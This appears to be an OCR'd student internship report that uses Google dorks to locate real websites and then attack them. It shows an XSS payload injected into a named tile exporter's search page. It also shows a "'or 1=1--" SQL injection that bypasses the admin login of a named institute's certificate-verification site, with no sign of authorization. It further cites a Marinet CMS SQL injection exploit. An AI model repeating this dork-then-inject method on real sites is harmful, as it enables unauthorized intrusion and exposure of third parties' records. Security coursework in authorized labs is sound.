
NAME: VAISHNAVI PARULEKAR	ROLL ID: 22203A0048
COURSE:CO (COMPUTER ENGINNERING)	Task Assignment: Use Google dorks to find vulnerabilities 1. XSS 2. SQL 3. CORS vulnerability 4. Email rate limiting 5. Google Dorks vulnerable sites
COMPANY: SECURER CYBER FUTURE	COLLEGE: VIDYALANKAR POLYTECHNIC

REPORT

XSS (Cross Site Scripting)



intext:" Design & Developed by Antique Touch - INDIA"

GHDB-ID: 7276


Author: CLIFFE ZEDING

Published: 2021-09-22

Google Dork Description: intext:" Design & Developed by Antique Touch - INDIA"

Google Search: intext:" Design & Developed by Antique Touch - INDIA"


```
# Google Dork: intext:" Design & Developed by Antique Touch - INDIA"
# Sensitive Online Shopping Info
# Date: 20/07/2021
# Exploit Author: Cliffe Zeding
```



intext:" Design & Developed by Antique Touch - INDIA

gresporcelan.in
https://gresporcelan.in › contact
You visit often
Contact | Gresporcelan
A leading exportor of Digital Wall Tiles, Digital Parking TilesGVT / PGVT Tiles , Nano Vitrified Tiles and Double Charged Vitrified Tiles in morbi , gujarat ...

By clicking on this link




Box Calculation

Length: 6 Feet

Width: <script>alert(1)</script> Feet


Tiles Size: 600 x 600 mm [GVT / PGVT]

Here click on the search bar



"/><script>alert(1)</script>

Inject this js code to find the XSS vulnerability




gresporcelan.in/product-search-"/><script>alert(1)</script>.html

gresporcelan.in says

1

Here 1 is came means the search bar is vulnerable

SQL



inurl: "/admin" intitle:"Admin Login"

GHDB-ID: 8168


Author: BHAVIN AMESARA

Published: 2023-04-20

Google Dork Description: inurl: "/admin" intitle:"Admin Login"

Google Search: inurl: "/admin" intitle:"Admin Login"

```
# Google Dork: inurl: "/admin" intitle:"Admin Login"
# Pages Containing Login Portals
# Date:20/04/2023
# Exploit Author: Bhavin Amesara
```


google.com/search?q=inurl%3A+"%2Fadmin"+intitle%3A"Admin+Login"&rlz=1C1CHBD_enIN1086IN1086&sourceid=chrome&ie=UTF-8
Google
All
Videos
Images
Shopping
News
Books
Web
More
Tools


inurl: "/admin" intitle:"Admin Login"

Arab Technical Institute
https://atijsr.com › verify › AdminLogin

Admin Login Page

Admin Login Page. User Name : Password :

Click on the link




Admin Login Page

User Name : 'or 1=1--

Password : •••••••••

Insert the sql injection in the username and password and click on submit




atijsr.com/verify/Student.aspx

SL No.:	2071
Certificate No.:	
Student Name:	
Father's Name:	
Date Of Birth:	DD MM YYYY
Session:	
Trade:	
Grade:	
Certificate Issue Date:	DD MM YYYY
Upload Image:	Choose File No file chosen
Upload Certificate:	Choose File No file chosen

The admin page will get Log in without creating an account in it.

- CORS vulnerability

1) CORS vulnerability using command prompt



exploit-db.com/ghdb/1942

intext: "Powered by Marinet"

GHDB-ID: 1942

Author: ANONYMOUS


Published: 2010-11-15

Google Dork Description:

intext: "Powered by Marinet"

Google Search: intext: "Powered by Marinet"

```
Marinet cms SQL Injection Vulnerability: https://www.exploit-db.com/exploits/12575
```



intext: "Powered by Marinet"

Did you mean: intext: "Powered by ***Marinette***"


Exploit-DB
https://www.exploit-db.com › exploits
Marinet CMS - SQL Injection - PHP webapps Exploit
11 May 2010 — ... **intext: "Powered by Marinet"** [+] Vulnerability: www.site.com/[path]/page.php?id=[SQLi] [+] Live Demo: http://[site]/page.php?id=[SQLi] ...

nmmapper.com
https://www.nmmapper.com › exploitdetails › marinet-c...
"Marinet CMS - SQL Injection" php exploits
... ### [+] Dork: **intext: "Powered by Marinet"** [+] Vulnerability: www.site.com/[path]/page.php?id=[SQLi] [+] Live Demo ...

Vulners.com
https://vulners.com › PACKETSTORM:113992
Marinet SQL Injection - exploit database
... **intext:"Powered By MARINET"** 0day exploits : 1337day.com Inj3ct0r Exploit DataBase ==> SAMPLE'S SQLi: http://www.paroswines.gr/english/product.php?id=22 [SQL ...

Vulners.com
https://vulners.com › zdt
MARINET - SQL Injection Vulnerability - exploit database

Here click on the web Marinet CMS



"Marinet CMS - SQL Injection"


Author: XroGuE

Platform: php

Release date: 2010-05-11

```
========================================================
Marinet cms SQL Injection Vulnerability
========================================================
#########################################
```

This is the main domain which will come in the "Origin: " as shown in the command prompt



CORS Misconfiguration Vulnerabilities Scanner.

Discover Cross-Origin Resource Sharing(CORS) misconfigurations vulnerabilities of websites


□ Am authorized to scan this website

Host	Type	Description	Severity	Exploitation	ACAO Header	ACAC Header

Disclaimer

This tool is intended to help system administrators and other security researchers assess external threats on the website they **OWN**. Ensure that you are **AUTHORIZED** to perform scan. We are not liable of any damaged caused by misuse.

